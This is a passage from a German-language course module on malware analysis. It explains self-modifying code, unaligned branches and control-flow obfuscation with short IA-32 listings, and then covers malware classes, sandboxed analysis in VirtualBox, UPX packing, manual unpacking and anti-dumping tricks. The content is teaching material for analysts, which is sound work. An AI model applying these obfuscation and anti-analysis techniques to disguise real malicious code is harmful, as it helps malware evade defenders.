Selbstmodifizierender Code ist eine direkte Folge des Von-Neumann-Prinzips. Da Daten- und Codebereiche nicht klar voneinander getrennt sind, ist es möglich, dass ein Programm zur Laufzeit Daten in den eigenen Codebereich schreibt, die dann von der CPU als Programmcode interpretiert und ausgeführt werden.

Ein kleines Beispiel für selbstmodifizierenden Code ist hier zu sehen, bei dem ein `call`-Befehl durch einen `jmp`-Befehl ersetzt wird:

Quelltext 5

Q

```
1 0x100: mov cs:[0x107], 0x00eb (modifiziere Adresse 0x107)
2 0x107: call 0x107
3 ...wird zu...
4 0x100: mov cs:[0x107], 0x00eb
5 0x107: jmp 0x109
```

Die statische Analyse von selbstmodifizierendem Code ist schwierig, wenn die Komplexität zunimmt. Hier wird häufig nur noch die dynamische Analyse weiterhelfen können. Ein weiteres Beispiel:[3]

Quelltext 6

Q

```
1 0x100: call 0x103
2 0x103: pop eax
3 0x104: sub eax, 3
4 0x107: add cs:[0x101], 0x10
5 0x10d: jmp eax
6 ...wird zu...
7 0x100: call 0x113
```

`call 0x103` führt einen Pseudo-Unterprogrammaufruf aus, der zum Folgebefehl führt. Ziel davon ist die Gewinnung des Instruction Pointer `eip`, den der `call`-Befehl auf dem Stack ablegt; mit `pop eax` wird dieser geladen (Wert `0x103`), und durch Subtraktion von `3` zeigt `eax` wieder auf Adresse `0x100`. Dorthin wird nach Modifikation des `call`-Befehls verzweigt.

4.3 Unaligned Branches

Die Methode des *Unaligned Branch* nutzt das uneinheitliche Maschinenbefehlsformat von IA-32 aus. Da die Opcodes unterschiedlich lang sind und nicht *aligned*

[3] Die beiden Beispiele sind [Strohhäcker, 2004] entnommen.

im Programmspeicher liegen, sondern direkt aufeinander folgend, ist es möglich, Opcodes in anderen Opcodes zu verstecken. Durch einen Sprung mitten in einen Opcode hinein kann damit ein ganz anderer Befehl ausgeführt werden als man vermutet. Wird der Code von einem Disassembler „der Reihe nach“ disassembliert, so wird ein anderer Kontrollfluss dargestellt als der, der sich bei der Programmausführung ergibt.

Betrachten Sie das folgende Beispiel (aus [Strohhäcker, 2004]) mit den Opcodes der disassemblierten Befehle.

Q

Quelltext 7

```
1 0x100: b8 eb 03       mov ax, 0x3eb
2 0x103: eb fc          jmp 0x101
3 0x105: 9a e9 f7 00 01 call 0x100:0xf7e9
```

Der Sprung `jmp 0x101` führt in den ersten Befehl hinein. Den disassemblierte Code ab Adresse `0x101` zeigt der obere Teil des folgenden Listing. Der Sprung zu Adresse `0x106` ist ein weiterer Unaligned Branch, denn auch hier ist der Opcode eines anderen Befehls versteckt. Dies ist im unteren Teil des Listing zu sehen.

Q

Quelltext 8

```
1 0x101: eb 03          jmp 0x106
2 0x103: eb fc          jmp 0x101
3 0x105: 9a e9 f7 00 01 call 0x100:0xf7e9
4 .
5 .
6 0x101: eb 03          jmp 0x106
7 0x103: eb fc          jmp 0x101
8 0x105: 9a
9 0x106: e9 f7 00       jmp 0x200
```

Die statische Analyse ist bei Unaligned Branches schwierig, weil IDA wie im gezeigten Fall keine korrekte Disassemblierung durchführen wird. Erst bei einer dynamischen Analyse wird sich der wahre Kontrollfluss eines solchen Programms zeigen. IDA kann allerdings dazu „gezwungen“ werden, die Disassemblierung ab einer beliebigen „krummen“ Adresse auszuführen, wenn der Analyst dort das Ziel eines Unaligned Branche entdeckt hat.

4.4 Kontrollfluss-Obfuscation

Diese Methoden benutzen verwirrende Kontrollflüsse, um den Analysten und insbesondere auch den Disassembler in die Irre zu führen. Oftmals wird dazu der Stack – bzw. die Befehle `call` und `ret` – zweckentfremdet. Im einfachsten Fall wird, statt einen Befehl der Art `call 0xabcd` zu verwenden, zunächst `0xabcd` mittels `push` auf den Stack gelegt und dann ein `ret` ausgeführt. Der Instruction Pointer `eip` erhält dadurch den Wert `0xabcd`, was einer direkten Verzweigung zu dieser Adresse entspricht.

Betrachten Sie das folgende, etwas kompliziertere Beispiel:

Quelltext 9

Q

```
1 0x100: push addr
2 0x103: call 0x106
3 0x106: pop ax
4 0x107: jmp ax
```

Der Codeausschnitt ersetzt ein einfaches `jmp addr`. Der `call`-Befehl legt den Wert des Instruction Pointer (`0x106`, da der Nachfolgebefehl von `call` adressiert wird) auf den Stack. Der Pseudo-Unterprogrammaufruf erfolgt ebenfalls zu dieser Adresse. `0x106` wird nun mittels `pop` nach `ax` geladen, und es wird dorthin verzweigt. Die nochmalig Ausführung des `pop`-Befehls lädt schließlich die gewünschte Zieladresse `addr` nach `ax`, gefolgt von einem Sprung dorthin. Die für einen Disassembler verwirrende Besonderheit besteht darin, dass ein `call` ohne korrespondierendes `ret` verwendet wird. IDA wird hier einen falschen Kontrollflussgraphen generieren.

Das Beispiel kann erweitert werden, um einen noch schwerer zu analysierenden Kontrollfluss zu erzeugen:

Quelltext 10

Q

```
1 0x100: push addr
2 0x103: call 0x106
3 0x106: pop ax
4 0x107: jmp 0x10a
5 0x109: nop
6 0x10a: add ax, 4
7 0x10d: push ax
8 0x10e: ret
```

Besonderes Merkmal ist hier die Zweckentfremdung des `ret`-Befehls. Durch `ret` (Adresse `0x10e`) wird an die durch `ax` gegebene Adresse gesprungen, zuerst nach `0x10a` (`0x106+4`), danach zur Adresse `0x10e` (`0x106+4+4`) und zuletzt nach `addr`. `ret` bewirkt hier ganz normale indirekte Verzweigungen und keine klassischen Rücksprünge aus einem Unterprogramm. Hier wird IDA ebenfalls den Kontrollfluss falsch darstellen.

5 Malware-Techniken

Um Malware analysieren zu können, müssen die grundsätzlichen Methoden ihrer Implementierung bekannt sein. In den beiden vorangegangenen Abschnitten standen allgemeine Techniken im Vordergrund, die eine Programmanalyse erschweren und behindern. In diesem Abschnitt beschäftigen wir uns genauer mit den Eigenarten realer Malware. In welcher Gestalt tritt sie auf, wie tarnt sie sich, und welche Maßnahmen ergreift sie, um eine Analyse aktiv zu behindern? Die Trickkiste der Malware-Autoren ist sehr groß, aber es gibt doch viele grundsätzliche Techniken und Gegentechniken der Analysten. Nach der Durcharbeitung dieses Abschnitts werden Sie ein Gefühl dafür entwickelt haben, was Sie bei der Analyse realer Malware erwartet.

Wir beginnen mit einem kleinen Überblick über die verschiedenen Klassen von Malware. Diese Klassifizierung orientiert sich an dem Zweck, für den eine Mal-

ware verfasst wird. Reale Malware stellt natürlich oftmals eine Kombination von mehreren dieser Klassen dar.

Backdoor: Backdoor Malware verschafft einem Angreifer Zugriff auf einen infizierten Rechner. Der Angreifer kann sich dann ohne Authentifizierung mit diesem Rechner in Verbindung setzten und Kommandos absetzen. Man spricht auch von *Reverse Shell* und RATs (*Remote Administration Tools*).

Botnet: Botnets sind eng verwandt mit Backdoors. Im Gegensatz zu Backdoors, über die in der Regel gezielte Angriffe auf einzelne oder wenige Rechner ausgeführt werden, werden bei einem Botnet große Mengen infizierter Rechner synchron ferngesteuert, um bspw. eine Internetseite mit Anfragen zu überschwemmen. Dies kann zu einer Nichtverfügbarkeit/Überlastung des Dienstes führen.

Credential Stealer: Credential Stealer stehlen Informationen (Passwörter usw.) und senden sie in der Regel zum Angreifer. Ein typisches Beispiel sind Keylogger, die die Tastaturbenutzung mitprotokollieren. Die gewonnenen Daten können zum Eindringen in Online-Zugänge (Banken, E-Mail-Konten usw.) genutzt werden.

Downloader und Launcher: Beide platzieren Malware in einem System, sind also in dem Sinne Malware, dass sie die Einschleusung der eigentlichen Malware durchführen. Downloader laden die Malware aus dem Internet, Launcher (auch *Loader* genannt) bringen die Malware gleich mit.

Rootkit: Rootkits haben zum Ziel, Malware vor Antivirenprogrammen und dem Benutzer zu verbergen. In der Regel sind sie mit anderer Malware gepaart, insbesondere mit Backdoors. Rootkits bestehen aus Software-„Werkzeugen“, die entweder den Betriebssystemkern oder User-Mode-DLLs manipulieren. Im ersten Fall spricht man von Kernel Rootkits, im zweiten von Userland Rootkits.

Scareware: Diese Malware soll den Benutzer dazu verleiten etwas zu kaufen. Typischerweise gibt sich diese Malware als Sicherheits-Software aus, die angeblich gefährliche Malware auf dem Rechner gefunden hat. Um die Malware zu beseitigen, muss ein Betrag bezahlt werden. Die Beseitigung der Malware besteht nach Zahlung allerdings nur darin, dass die Scareware selbst beseitigt wird.

Spam-Versender: Der infizierte Rechner wird dazu missbraucht, Spam Mails zu versenden. Spam-Versender nutzen das, um von einer Vielzahl infizierter Rechner aus große Mengen Spam zu verschicken.

Viren und Würmer: Diese Malware kopiert sich selbst und infiziert andere Systeme.

Trojaner: Als Trojaner bezeichnet man Malware, die sich als gutartige Software tarnt, aber im Hintergrund ohne Wissen des Benutzers andere Aktivitäten entwickelt.

5.1 Virtuelle Maschinen

Um einigermaßen sicher zu sein, dass bei der Analyse von Malware nicht der Analyserechner selbst infiziert wird, benötigen wir eine sichere Systemumgebung. Zur Analyse von Malware werden häufig virtuelle Maschinen eingesetzt. Virtuelle Maschinen simulieren einen kompletten Rechner auf einem Wirtssystem (Host). Auf einer virtuellen Maschine können beliebige Betriebssysteme und beliebige Software-Umgebungen installiert werden.

Der Vorteil einer virtuellen Maschine besteht darin, dass eine Infektion keine Folgen für den Host hat. Zudem können durch einen Snapshot-Mechanismus Systemzustände gespeichert und zurückgesetzt werden. Falls also eine virtuelle Maschine infiziert ist, kann leicht der Zustand vor der Infektion rekonstruiert werden.

Bekannte Produkte sind die Programme VMWare, Virtual PC und VirtualBox. VMWare ist in der Workstation-Version allerdings nicht kostenfrei und Virtual PC läuft nur auf Hosts mit Microsoft Betriebssystemen. VirtualBox ist kostenfreie Software und ist für Windows, Linux und Mac erhältlich. Für das Austesten der in diesem Mikromodul behandelten Malware-Beispiele und für die Übungen wird angeraten VirtualBox zu verwenden.

E

Exkurs 2: **VirtualBox**

VirtualBox[4] ist für verschiedene Hosts im Internet frei erhältlich. Nach der Installation des eigentlichen Programms sollte der zugehörige Extensional Pack installiert werden, der unter anderem eine vernünftige Bildschirmauflösung und USB 2.0 Unterstützung erlaubt, um Daten oder Programme einfach in die virtuelle Umgebung zu laden.

Bei der Neuanlage einer virtuellen Maschine sind Hauptspeicher-, Grafikspeicher-, und Festplattengröße anzugeben. Danach ist die Installation eines Gastbetriebssystems möglich, die in gleicher Art wie auf einem physikalischen Rechner erfolgt. Für die Beispiele und Übungen dieses Mikromoduls wurde Windows XP verwendet, unter einer 32-Bit-Version von Windows 7 sind die Programme zum größten Teil allerdings auch lauffähig. Als Host kamen ein Windows 7 64-Bit-System und ein Linux-Rechner mit Ubuntu 12.x zum Einsatz. Wenngleich ein kommerzielles Gastbetriebssystem wie für eine physikalische Maschine auch lizenziert werden muss, bietet sich die Option an, das System ohne Aktivierungsschlüssel zu installieren, wonach es 30 Tage lang uneingeschränkt benutzbar ist. Entsprechende Installations-CDs bzw. DVDs existieren für Windows 7 und Windows XP. In der virtuellen Maschine sollten neben dem Betriebssystem zumindest die benötigten Analysetools installiert sein. Die Installation eines Virenscanners ist hingegen problematisch, weil dadurch das Aufspielen von Malware teilweise verhindert wird.

Der Umgang mit den Steuerungselementen von VirtualBox ist leicht intuitiv erlernbar, ebenso wie das Erstellen und Zurücksetzten von Snapshots. Eine komplette virtuelle Maschine wird in einer vdi-Datei gespeichert, und diese ist auch zwischen unterschiedlichen Hosts portabel, d. h. eine vdi-Datei kann auf einen Rechner übertragen und dort in die VirtualBox-Umgebung integriert werden.

Bezüglich der Netzwerkumgebung sind unter VirtualBox diverse Optionen einstellbar, die die Verbindung einer virtuellen Maschine mit dem lokalen Netzwerk, dem Internet und auch die Interaktion mit dem Host regeln. Auf die Details soll an dieser Stelle nicht näher eingegangen werden, weil die in diesem Mikromodul untersuchte Malware nicht so bösartig ist, dass sie den Host oder die Netzwerkumgebung attackieren würde. Eine Internetverbindung sollte auf jeden Fall bestehen, um Internet-Zugriffe der Malware nachvollziehen zu können. Die Malware sollte unter einer Administratorkennung analysiert werden.

[4] VirtualBox: https://www.virtualbox.org/

5.2 Packer

Wegen ihrer ganz besonderen Bedeutung und Verbreitung im Bereich der Malware wollen wir uns in diesem und den folgenden Abschnitten ausführlich mit Packern beschäftigen. Laut Statistik[5] sind heute 80% der binären Malware gepackt, und ein erheblicher Teil der gepackten Binärdateien ist Malware. Auch wenn laut Symantec ca. 2000 verschiedene Packer in ca. 200 Familien bekannt sind, so liegt der „Marktanteil“ des kostenfreien Packers UPX[6] bei etwa 50%.

Ursprünglich wurden Packer zur Verringerung des Speicherplatzbedarfs durch Komprimierung verwendet, um bspw. ein Programm auf einer Diskette geringer Kapazität speichern zu können. Dazu wird das Programm vor der Speicherung gepackt und während der Installation entpackt.


Heute werden Packer sehr oft zur Verschleierung verwendet, da ein gepacktes Programm erst im entpackten Zustand „lesbar“ ist. Die Komprimierung des Programms steht dabei nicht so sehr im Vordergrund, sondern die Verschlüsselung im weitesten Sinne inklusive dem Einbau besonderer Methoden zur Verhinderung des Entpackens in einem Analyseszenario.

Manche Packer verpacken die gesamte auszuführende Datei inklusive aller Daten und Ressourcen, andere hingegen nur die Code- und Datensegmente. Damit die Funktionalität eines Programms erhalten bleibt, muss der Packer die Importinformationen des Programms in irgendeiner Form speichern und beim Entpacken wiederherstellen.

Die Schritte beim Packen sind wie folgt (s. Abb. 9):

1. Originalen PE Header durch Packer-Header ersetzen.
2. Sections packen, d. h. komprimieren und/oder verschlüsseln.
3. Leere Platzhalter-Section für entpacktes Programm erstellen.
4. Entpacker-Stub erstellen, optional mit Schutzmaßnahmen zur Debugger-Erkennung usw.
5. Neuen Programmeinstiegspunkt auf den Entpacker-Stub zeigen lassen.

Abb. 9: Packen



Das Entpacken läuft in umgekehrter Reihenfolge und ist am Beispiel des Packers UPX in Abb. 10 dargestellt:

1. Start am Einstiegspunkt des Entpacker-Stub.

[5] Quelle: http://www.shadowserver.org/wiki/pmwiki.php/Stats/PackerStatistics
[6] UPX: http://upx/sourceforge.net/

2. Rekonstruktion der gepackten Daten, wobei die leere Platzhalter-Section gefüllt wird.
3. Wiederherstellung der Importe.
4. Verzweigung an den originalen Einstiegspunkt (OEP) des gepackten Programms.




Abb. 10: Entpacken bei UPX

Rekonstruktion von Importen

Aus den Grafiken geht hervor, dass die PE Header des Originalprogramms und des entpackten Programms nicht mehr identisch sind. Ein zentraler Punkt ist die Wiederherstellung der Importe. Der Windows Loader löst nur die Importe des Packers selber auf, nicht aber die des gepackten Programms. Es existieren mehrere gängige Methoden, wie der Entpacker-Stub die Importe rekonstruieren kann.

1. Die einfachste Methode besteht darin, die Importe des gepackten Programms zu erhalten, sodass der Windows Loader diese ohne Zutun des Entpacker-Stub auflöst. Aus Sicht des Malware-Autors ist diese Methode natürlich nicht optimal, weil bereits bei einer statischen Analyse des gepackten Programms die Importe leicht erkennbar und mit Namen versehen sind.
2. Bei der am häufigsten eingesetzten Methode werden vom Entpacker-Stub lediglich die Funktionen *Load Library* und *GetProcAddress* importiert. Nach der Rekonstruktion der gepackten Daten liest der Entpacker-Stub die originalen Importinformationen, lädt mit *Load Library* DLLs nach und ermittelt durch *GetProcAddress* die Adressen der importierten Funktionen.
3. Von jeder benötigten DLL importiert der Entpacker-Stub lediglich eine Funktion. Damit bleiben einerseits die meisten Importe verborgen, das Laden der DLLs kann aber dem Windows Loader überlassen werden. Im Entpacker-Stub müssen nur die Adressen der Funktionen mittels *GetProcAddress* ermittelt werden. Für den Analysten sind bei diesem Verfahren immerhin die importierten DLLs im gepackten Programm erkennbar.
4. Der Entpacker-Stub benutzt keinerlei Importe, auch nicht *Load Library* und *GetProcAddress*. Die originalen Importe oder zumindest *Load Library* und *GetProcAddress* müssen dann „von Hand“ ermittelt werden. Diese - hier nicht näher behandelten - Verfahren erfordern allerdings recht komplexe Entpacker-Stubs, die das Data Directory (s. Abs. **??**) durchsuchen.

Verzweigung zum OEP

Die Verzweigung zum OEP (*Tail Jump*) ist unter Umständen sehr markant und wird daher häufig mit den in Abs. 4.4 gezeigten Verfahren zur Kontrollfluss-Obfuscation versteckt.

Zunächst muss der Analyst erkennen, dass überhaupt ein Programm in gepackter Form vorliegt. Ein bekanntes Tool zur Identifikation gepackter Programme ist

PEiD, das im Modulmaterial hinterlegt ist. Es zeigt an, mit welchem Packer und mit welcher Version das Programm gepackt wurde, sofern PEiD diesen identifizieren kann. OllyDbg gibt einen Warnhinweis aus, wenn es einen Packer identifiziert hat.

Es existieren heuristische Verfahren, die ein gepacktes Programm erkennen können, ohne zu wissen, welcher Packer verwendet wurde. Dabei wird z. B. die Tatsache ausgenutzt, dass gepackte Programme häufig eine hohe Entropie aufweisen, also einen hohen Grad an Zufälligkeit bei der Struktur der Bitmuster.

Generell weisen gepackte Programme Charakteristika auf, über die sie häufig identifizierbar sind:

- Wenige Importe, eventuell nur *Load Library* und *GetProcAddress*.
- Geringer Codeanteil. Dies ist z. B. nach der automatischen Analyse durch IDA erkennbar.
- Verräterische Section-Namen wie z. B. .upx0 beim Packer UPX.
- Unnormale Section-Größen, bspw. Größe 0 für eine .text Section.

automatisches Entpacken

Zur Programmanalyse muss in der Regel ein entpacktes Programm vorliegen. Das Entpacken kann entweder automatisch oder manuell erfolgen. Automatisch meint hierbei, dass das Originalprogramm von einem Tool rekonstruiert wird. Nach dem automatischen Entpackvorgang liegt also das Originalprogramm vor und kann separat analysiert werden. Das automatische Entpacken kann entweder statisch oder dynamisch erfolgen. Im einfachsten Fall liegt ein passender Entpacker für einen spezifischen Packer vor. In diesem Fall spricht man von automatischem, statischen Entpacken.[7]

Automatische, dynamische Entpacker starten das gepackte Programm und versuchen aufgrund von Heuristiken, das Ende des Entpacker-Stub und den OEP zu finden, um dann das Originalprogramm zu extrahieren. Eine Erfolgsgarantie gibt es dabei logischerweise nicht.

manuelles Entpacken

Ist ein automatisches Entpacken nicht möglich, so muss das Entpacken „manuell“ erfolgen. Dazu wird das Programm unter der Kontrolle eines Debuggers ausgeführt und der Programmablauf wird unmittelbar vor der Verzweigung an den OEP unterbrochen. Zu diesem Zeitpunkt liegt des entpackte Programm im Speicher, und es kann ein Speicherabbild (auch Speicher-Dump genannt) zur späteren Analyse generiert werden. Selbstredend kann auch eine dynamische oder statische Analyse direkt im Anschluss an die Unterbrechung durchgeführt werden.

In Abhängigkeit vom Packer ist es allerdings nicht immer trivial, den OEP zu finden. Wenn bekannt ist, welcher Packer benutzt wurde, und wenn die Eigenarten dieses Packers bekannt sind, stellt dies hingegen kein großes Problem dar.

In Abb. 11 ist der Anfang des Entpacker-Stub von UPX dargestellt. Hier fällt der für UPX charakteristische Befehl `pusha(d)` auf, der alle General Purpose Register auf den Stack sichert. Der Entpacker-Stub endet mit dem korrespondierenden Befehl `popa(d)`, wie dies in Abb. 12 dargestellt ist. Der abschließende `jmp`-Befehl führt zum OEP. Bei der dynamischen Analyse ist diese Stelle damit der ideale Ort für einen Breakpoint, nachdem das Programm am Anfang des Entpacker-Stub gestartet wurde.

[7] Das Programm PE Explorer (http://www.heaventools.com/) enthält statische Entpacker für einige der gängigsten Packer. Ein von PE Explorer automatisch entpacktes Programm kann zur weiteren Analyse abgespeichert werden. Eine 30-Tage-Testversion von PE Explorer ist frei erhältlich.

```
UPX1:0040ACC0 public start
UPX1:0040ACC0 start proc near
UPX1:0040ACC0
UPX1:0040ACC0 var_B8= dword ptr -0B8h
UPX1:0040ACC0
UPX1:0040ACC0 pusha
UPX1:0040ACC1 mov     esi, offset byte_40A015
```

Abb. 11: UPX - Anfang des Entpacker-Stub

```
UPX1:0040AE53 call    ecx
UPX1:0040AE55 popa
UPX1:0040AE56 lea     eax, [esp+38h+var_B8]
UPX1:0040AE5A
UPX1:0040AE5A loc_40AE5A:
UPX1:0040AE5A push    0
UPX1:0040AE5C cmp     esp, eax
UPX1:0040AE5E jnz     short loc_40AE5A
UPX1:0040AE60 sub     esp, 0FFFFFF80h
UPX1:0040AE63 jmp     loc_401280
```

Abb. 12: UPX - Sprung zum OEP

Nach Beendigung des Entpacker-Stub zeigen Analyse-Tools wie IDA nicht – wie gewohnt – die aufgelösten Namen der importierten Funktionen an, sondern nur noch generierte Namen ohne Aussagekraft. Das entpackte Programm liegt zudem nicht mehr in einer Code-Section, sondern in einer Daten-Section, deren Inhalt das Analysetool zunächst als Code interpretieren muss. Es ist also sehr viel Aufwand bei einer direkten Analyse des ungepackten Programms erforderlich. Deswegen ist es sinnvoll, an dieser Stelle einen Speicher-Dump zu erstellen und diesen dann in einem zweiten Schritt zu analysieren.

Erstellung eines Speicher-Dump

Zur Erstellung eines brauchbaren Speicher-Dump müssen zwei Kernaufgaben erledigt werden: Zum einen ist es erforderlich, den Programmeinstiegspunkt im PE Header so zu verändern, dass er auf den OEP zeigt. Des Weiteren muss die IAT des ursprünglichen Programms rekonstruiert werden. Der Entpacker-Stub löst zwar die Importe auf, rekonstruiert aber i. Allg. nicht die ursprüngliche IAT.

OllyDbg bietet einige Unterstützung bei der Erstellung eines Speicher-Dump. Hierzu ist das Plugin „OllyDump“ erforderlich.[8] Mit „Dump debugged process“ wird ein Speicher-Dump angelegt. Hier kann ein OEP festgelegt werden, und es können mehrere Optionen zur Rekonstruktion der IAT angewählt werden. Im gerade gesehenen Beispielprogramm ist es unter OllyDbg leicht möglich, nach dem Entpacker-Stub zu stoppen und einen funktionierenden Speicher-Dump zu erzeugen. Der OEP ist bekannt, und OllyDbg kann die IAT automatisch rekonstruieren. OllyDbg kann bei diesem Beispiel sogar noch mehr: Über den Menüpunkt „Find OEP by Section Hop (Trace over)“ findet OllyDump automatisch den OEP. Probieren Sie es am besten mal anhand des Beispielprogramms aus. Laden Sie danach den Speicher-Dump mit IDA. Das entpackte Programm ist nun wie gewohnt analysierbar.

Scheitern die Automatiken von OllyDbg, so wird es um einiges schwieriger. Es ist allerdings durchaus möglich, dass die Rekonstruktion der IAT mit dem Programm *ImpRec*[9] (Import Reconstructor) funktioniert. Dieses kann sich an laufende Prozesse anhängen. Nach der manuellen Eingabe des OEP wird ImpRec versuchen, die IAT zu rekonstruieren. In den Übungen findet sich dazu ein genauer beschriebenes Beispiel.

[8] Zu beachten ist, dass dieses Plugin nur mit OllyDbg Version 1.x funktioniert. Diese ältere Version von OllyDbg ist also für die folgende Untersuchung unumgänglich. OllyDbg 1.1 und OllyDump sind im Modulmaterial hinterlegt.

[9] ImpRec: http://tuts4you.com/download.php?view.2475

Scheitert die automatische Rekonstruktion der IAT, so ist weiterhin eine statische Programmanalyse durchführbar. Die manuelle Rekonstruktion der IAT ist zwar prinzipiell möglich, aber enorm aufwendig. Prinzipiell müssen dazu die aus einer dynamischen Analyse des gepackten Programms gewonnen Daten verwendet werden.

Strategien zum Auffinden des OEP

Zum Auffinden des OEP gibt es keine einheitliche Strategie, hier hilft nur die Erfahrung. Das automatische Auffinden des OEP mit OllyDump haben wir bereits gesehen. Es verwendet die Heuristik, dass sich in der Regel der Entpacker-Stub in einer anderen Section befindet als das entpackte Programm, und sucht nach Sprungbefehlen, die die Section wechseln. Bei „Step-over“ werden Unterprogrammaufrufe durch `call` ignoriert. Diese wechseln durchaus die Section und können daher fälschlicherweise als OEP interpretiert werden. Folgt OllyDbg einem `call` nicht, kann andererseits aber der OEP übersehen werden. Das Verstecken des wesentlichen Section-Wechsels in einem Unterprogramm bei gleichzeitigem Einfügen von vielen unsinnigen `calls` kann den Debugger täuschen.

Andere Heuristiken gehen davon aus, dass der Tail Jump am Ende einer Codesequenz – möglicherweise gefolgt von Füll-Bytes – liegt und/oder an eine verdächtig weit entfernte Stelle führt. Vor Ausführung des Entpacker-Stub führt der Tail Jump zudem zu gepackten Daten und nach der Ausführung des Entpacker-Stub zu disassemblierbarem Code. Bei einer weiteren Methode wird der Stack beobachtet. Wenn ziemlich zu Beginn des Entpacker-Stub Daten auf den Stack gelegt werden, so ist davon auszugehen, dass diese gegen Ende wieder per `pop` entfernt, aber zwischendurch nicht angefasst werden. Das Lesen dieser Daten ist somit ein guter Trigger für einen Hardware oder Memory Breakpoint. Viele weitere Methoden sind in [Sikorski and Honig, 2012] zu finden.

E

Exkurs 3: **Gepackte DLLs**

DLLs können ebenso wie ausführbare Programme gepackt sein. Jede DLL hat eine Funktion *DllMain*, welche beim Laden der DLL aufgerufen wird. Der OEP der DLL ist die Startadresse von *DllMain*. Der Entpacker-Stub befindet sich daher in *DllMain* statt in der *main*-Funktion wie bei ausführbaren Programmen. Da *DllMain* bereits beim Laden der DLL ausgeführt wird, ist es schwierig, nachträglich den OEP zu finden. Hier hilft ein kleiner Trick: Im `IMAGE_FILE_HEADER` des PE Header befindet sich das DLL Flag, das für eine DLL auf 1 gesetzt ist und für ein ausführbares Programm auf 0. Dieses Flag wird von Hand auf 0 gesetzt, woraufhin die DLL von einem Debugger ladbar und analysierbar wird. Es können dann die üblichen hier vorgestellten Methoden angewandt werden.

5.3 Anti-Unpacking

Viele Packer versuchen manuelles Entpacken und eine anschließende Analyse zu verhindern. Dazu werden insbesondere im Entpacker-Stub „Fallen“ eingebaut. Grob lassen sich diese in drei Kategorien einteilen:

- Anti–Dumping
- VM-Obfuskatoren und Anti-Emulation
- Anti-Debugging

Im Folgenden werden einige dieser Verfahren[10] beschrieben. Zu bemerken ist, dass manche der beschriebenen Techniken allgemein zur Behinderung der Programmanalyse dienen und somit nicht nur für Anti-Unpacking eingesetzt werden.

Anti-Dumping

Das Ablegen eines Speicher-Dump eines Prozesses auf die Festplatte wird *Prozess-Dumping* genannt. Einfache Tools orientieren sich dabei am PE Header, der im Speicher abgelegt ist. Im PE Header sind Informationen darüber enthalten, wie viele Sections es gibt, wo sie liegen und wie groß sie sind.

Als Anti-Dumping bezeichnet man Verfahren, die das Prozess-Dumping behindern oder verfälschen. Im einfachsten Fall geschieht dies durch Modifikation oder komplettes Löschen des PE Header im Speicher oder durch Verwendung ungültiger Größenangaben.

Wird das Prozess-Dumping allerdings durch „intelligentere“ Debugger ausgeführt, so sind diese einfachen Anti-Dumping Verfahren nicht immer von Erfolg gekrönt, da diese Tools nicht nur den PE Header[11] zu Rate ziehen, sondern auch den Speicher selbst durchsuchen.

Raffiniertere Verfahren modifizieren den Programmcode im Speicher. Ein paar Beispiele sind hier aufgelistet:

IAT-Manipulation: Hierbei wird die IAT so manipuliert, dass die Verweise nicht mehr zu den importierten Funktionen führen, sondern zu einem dynamisch angelegten Puffer, in dem dann die eigentlichen Sprungbefehle stehen. Dieser Puffer wird in Abhängigkeit vom verwendeten Tool möglicherweise nicht automatisch mit gesichert.

Stolen Bytes: Auch dieses Verfahren arbeitet mit dynamisch angelegten Speicherbereichen. Hierbei werden Teile des Programms „gestohlen“ und erst während des Entpackens in einem dynamisch angelegten Speicherbereich rekonstruiert. Sprünge zum ursprünglichen Code werden durch Sprünge in diesen Speicherbereich umgeleitet.

Nanomites: Sprungbefehle werden durch sogenannte *Nanomites* (`int_3`-Befehle) ersetzt. Bei der Ausführung des Programms wird ein zweiter Prozess gestartet, der sich dem eigentlichen Programm als Debugger anheftet. Das Programm debugged sich also sozusagen selbst. Wird ein Nanomite ausgeführt, so geht die Kontrolle an diesen „Debugger“ über, der die Sprünge anhand von Tabellen auflöst. Beim Prozess-Dumping werden die Tabellen des angehefteten Debugger-Prozesses nicht mitgespeichert.

Seitenweise Ent- und Verschlüsselung: Bei diesem Verfahren werden Speicherseiten *on demand* entschlüsselt und ggf. nach Gebrauch sogar wieder verschlüsselt. Auf diese Weise liegt niemals das gesamte Programm komplett entschlüsselt vor.[12]

[10] Umfangreiche Zusammenstellungen von Anti-Unpacking-Verfahren findet sich bspw. in [Ferrie, 2008] und [Willems and Freiling, 2012].

[11] Den PE Header kann man sich unter IDA anschauen, indem man ein Programm über „Open“ öffnet und dann die Option „Manual load“ wählt.

[12] Die Umsetzung geschieht über den Mechanismus der *Guard Pages*, der in 5.3 nochmal genauer betrachtet wird.

VM-Obfuskatoren und Anti-Emulation

Im einfachsten Fall wird ein Payload vom Entpacker-Stub komplett entpackt und dann ausgeführt. Ungeachtet aller genannten Schwierigkeiten kann dann ein Speicher-Dump erzeugt und der Payload analysiert werden. Schwieriger wird es, wenn der Payload nicht auf einen Schlag entpackt wird, sondern sich stückchenweise bei der Ausführung dynamisch weiter entpackt, oder Daten auf verschlüsselten Seiten erst beim Zugriff entschlüsselt und ggf. wieder verschlüsselt werden. In solchen Fällen muss das manuelle Entpacken zumindest iteriert werden.

VM-Obfuskator

